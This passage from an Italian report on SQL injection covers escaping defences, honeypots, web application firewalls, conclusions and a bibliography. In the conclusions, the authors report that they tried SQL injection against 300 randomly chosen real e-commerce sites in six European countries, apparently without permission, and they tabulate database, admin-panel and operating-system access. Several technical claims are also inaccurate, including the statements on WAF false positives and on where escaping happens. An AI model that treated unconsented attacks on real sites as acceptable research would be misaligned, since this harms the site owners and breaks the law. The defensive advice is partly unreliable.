  - 3.1. **mysqli::real\_escape\_string()** oppure **PDO::quote()** sia per stringhe che numeri
  - 3.2. **intval()** per numeri
  - 3.3. Fare lo “escape” wildcard/regexp di **metacaratteri** (addslashes('%\_') per LIKE), evitando l'uso di REGEXP/RLIKE
  - 3.4. Se gli **identificativi** (colonne, tabelle, base di dati) oppure **parole chiave** (ASC, DESC) sono referenziate nei parametri degli script, assicurarsi (e forzare) che i suoi valori siano scelti da un “set” di opzioni.
  - 3.5. La **validazione** dei parametri di input dell'utente **non sostituisce lo “escape”**, quest'ultimo dovrà essere effettuato sempre **prima di inoltrare** le query al web server.



## 5.3. HoneyPot

Un **HoneyPot** (HP) è un sistema posizionato tra il web server ed i client per costituire la prima linea di difesa contro eventuali aggressori, rilevando potenziali tentativi di attacco e fornendo “falsi risultati positivi” agli aggressori con lo scopo di:

- **Distrarre** gli attaccanti dalle risorse importanti del sistema
- **Catturare** dati relativi all’attacco (e.g. identità, data e ora, livello di penetrazione, tools, ecc.).
- **Bloccare** l’accesso al sito agli attaccanti

L’uso di un **Honeypot** può risultare opportuno nei casi di applicazioni web riguardanti risorse *particolarmente attrattive* ai hacker (e.g. siti commerciale, finanziari, sociali, ecc.); permettendo il sistema di “difendersi autonomamente” (e.g. bloccando l’accesso a utenti ritenuti maliziosi) senza richiedere eventuali interventi da parte degli amministratori.

## 5.4. WAF

Un **Web Application Firewall** (WAF) è una tipologia di firewall capace di proteggere dei server HTTP dal essere sovraccaricati con richieste HTTP (GET/POST). Dato che un WAF filtra il traffico web in ingresso al **livello HTTP** (application layer), esso è capace di fornire protezione contro gli attacchi **SQL injection** ed altri dello stesso genere (e.g. Cross-Site Scripting, HTTP-based DDoS).

A differenza di un firewall di rete normali, un WAF non rileva falsi positivi giacché i messaggi vengono filtrati come detto in precedenza, al livello HTTP.

# SQL INJECTION: Descrizione, implementazione e sniffing

## 6. CONCLUSIONI

Dal punto di vista degli **hacker**, malgrado la **SQL Injection** sia apparsa quasi due decenni fa, essa rimane uno degli attacchi **più comuni nonché efficaci** tra quelli perpetrati contro applicazioni web.

Dal punto di vista della **implementazione web**, sono state messe in evidenza le principale **vulnerabilità** sulle quali si basa la **SQL Injection**, fornendo una descrizione sintetica sulle **misure** come per evitarle.

Dal punto di vista **dell'amministrazione di sistemi**, questo documento ha fornito le linee guida sulle quali risulta possibile analizzare il flusso di rete di un server web e identificare i **pacchetti** concernenti le richieste maligne.

Inoltre, dal punto di vista **socio-economico**, durante lo svolgimento di questo progetto sono stati scelti in maniera aleatoria dei **siti** provenienti da alcuni **paesi europei**, provando su di essi l'eventuale fattibilità di un attacco di **SQL Injection** e riscontrando i seguenti risultati:

SQL INJECTION	Totale Siti	Totale Vulnerabili	Vulnerabilità 1° grado (accesso al database)	Vulnerabilità 2° grado (accesso al gestionale)	Vulnerabilità 2° grado (accesso al S.O.)
Germania	50	4	4	0	0
Francia	50	5	5	0	0
Italia	50	7	7	1	0
Spagna	50	10	10	2	0
Grecia	50	16	16	8	1
Cipro	50	23	23	14	2

\* Tutti i siti "analizzati" appartengono alla categorie di commercio elettronico (e.g. negozi, farmacie, gioiellerie, ecc.)

Nella tabella sottostante risulta interessante osservare come l'**affidabilità delle applicazioni web** cambi a seconda dei **paesi** di provenienza, illustrando un **divario tra i livelli di sicurezza** che sembra riflettere quello delle relative realtà economiche.

# SQL INJECTION: Descrizione, implementazione e sniffing

## BIBLIOGRAFIA

---

Di seguito vengono riportati i **link** ai siti web che sono stati consultati durante la stesura di questo documento:

- [http://www.cisco.com/web/about/security/intelligence/sql\\_injection.html](http://www.cisco.com/web/about/security/intelligence/sql_injection.html)
- <http://php.net/manual/en/security.database.sql-injection.php>
- [https://www.owasp.org/index.php/Testing\\_for\\_SQL\\_Server](https://www.owasp.org/index.php/Testing_for_SQL_Server)
- <http://sqlzoo.net/hack/>
- <http://blogs.splunk.com/2010/02/04/sql-injections-method-for-auditing-security-models/>
- <https://haiderm.com/wp-content/uploads/2015/04/OracleSQLInjectionExplained.pdf?b2a1e3>
- <http://www.soc.napier.ac.uk/~bill/sql.pdf>
- <http://www.ponemon.org/local/upload/file/DB%20Networks%20Research%20Report%20FINAL5.pdf>
- [http://www.imperva.com/docs/hii\\_web\\_application\\_attack\\_report\\_ed5.pdf](http://www.imperva.com/docs/hii_web_application_attack_report_ed5.pdf)
- <http://www.darkmoreops.com/2014/08/28/use-sqlmap-sql-injection-hack-website-database/>
- <https://www.sans.org/reading-room/whitepapers/detection/identify-malicious-http-requests-34067>
- [https://support.portswigger.net/customer/portal/articles/1965677-burp\\_for\\_sql\\_injection\\_flaws](https://support.portswigger.net/customer/portal/articles/1965677-burp_for_sql_injection_flaws)
- [http://www.codebashing.com/sql\\_demo](http://www.codebashing.com/sql_demo)